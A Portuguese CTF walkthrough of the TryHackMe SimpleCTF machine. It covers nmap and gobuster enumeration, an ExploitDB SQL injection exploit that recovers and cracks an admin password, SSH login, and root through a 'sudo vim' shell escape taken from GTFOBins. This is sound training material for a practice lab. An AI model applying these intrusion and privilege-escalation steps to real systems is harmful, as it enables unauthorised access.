

Máquina: SimpleCTF

link <https://tryhackme.com/r/room/easyctf>

Bom primeiro eu comecei com um scan básico de portas.. felizmente não tinha nenhum tipo de filtro


```
kali@kali: ~/Downloads
File Actions Edit View Help
(kali@kali)-[~]
$ nmap -A -sC -sV 10.10.137.28
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-02 14:19 EDT
Nmap scan report for 10.10.137.28
Host is up (0.22s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.8.39.142
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 4
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 2 disallowed entries
|_/ /openmr-5_0_1_3
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
```

Tem um serviço WEB rodando um SSH e um FTP, comecei pelo FTP, ele permitia entrar como anonymous mas não tinha nada. o SSH normalmente não tem vulnerabilidade para se explorar num CTF, é bem raro, então fui para web.


Tinha a pagina inicial do apache.. rodei um gobuster para tentar achar algum diretório.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ gobuster dir -w /usr/share/wordlists/rockyou.txt -u 10.10.172.1  
Gobuster v3.6 if you can read this page, it means that the Apache HTTP server installed  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) html/index.html)  
[+] Url: http://10.10.172.1  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/rockyou.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
Starting gobuster in directory enumeration mode  
/simple (Status: 301) [Size: 311] [→ http://10.10.172.1/simple  
Progress: 740 / 14344393 (0.01%)
```

Bingo.



Parece que tem um CMS made simple rodando, achei a versão inclusive, eu posso usar isso para procurar por algum exploit no exploitDB.



Parece se tratar de um SQL injection do tipo time-based, pelo que entendi o exploit através do sqli vai pegar o hash do admin e vamos passar uma wordlist para ele comparar os hashes e descobrir as credenciais.

baixei o exploit e testei.

```
File  Actions  Edit  View  Help

[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Achei uma credencial, aqui já lembrei do SSH, então fui direto testar.

```

(myenv)-(kali@kali)-[~/Downloads]
$ ssh mitch@10.10.172.1 -p 2222
The authenticity of host '[10.10.172.1]:2222 ([10.10.172.1]:2222)' can't be e
stablished.
ED25519 key fingerprint is SHA256:iq4f0XcnA5nnPNAufEq0pvTb08d0JPcHGgmeABEdQ5g
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.172.1]:2222' (ED25519) to the list of know
n hosts.
mitch@10.10.172.1's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ █
rable?

```

consegui.

Agora é só escalar os privilégios. Gosto sempre antes de procurar por capabilities ou SUID testar o sudo -l para ver o que meu usuario pode usar com o sudo.

```

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ id
uid=1001(mitch) gid=1001(mitch) groups=1001(mitch)
$ sudo -l
User mitch may run the following commands on Machine:
mitch(root) NOPASSWD: /usr/bin/vim
$ █

```

achei o editor vim, agora é só procurar no GTObins se tem algo.

# GTFOBins

☆ Star 10,705

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.


The project collects legitimate [functions](#) of Unix binaries that can be abused to ~~get the f\*\*k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.



It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.


GTFOBins is a [collaborative](#) project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can [contribute](#) with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).




## Binary Functions

[rvim](#)



[vim](#)



Felizmente com o sudo e o vim conseguimos acesso ao root.

```
$ sudo vim -c ':%!/bin/sh'

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

obs: é sempre bom checar o arquivo /robots.txt, tinha um caminho lá porém parecia ser uma toca de coelho.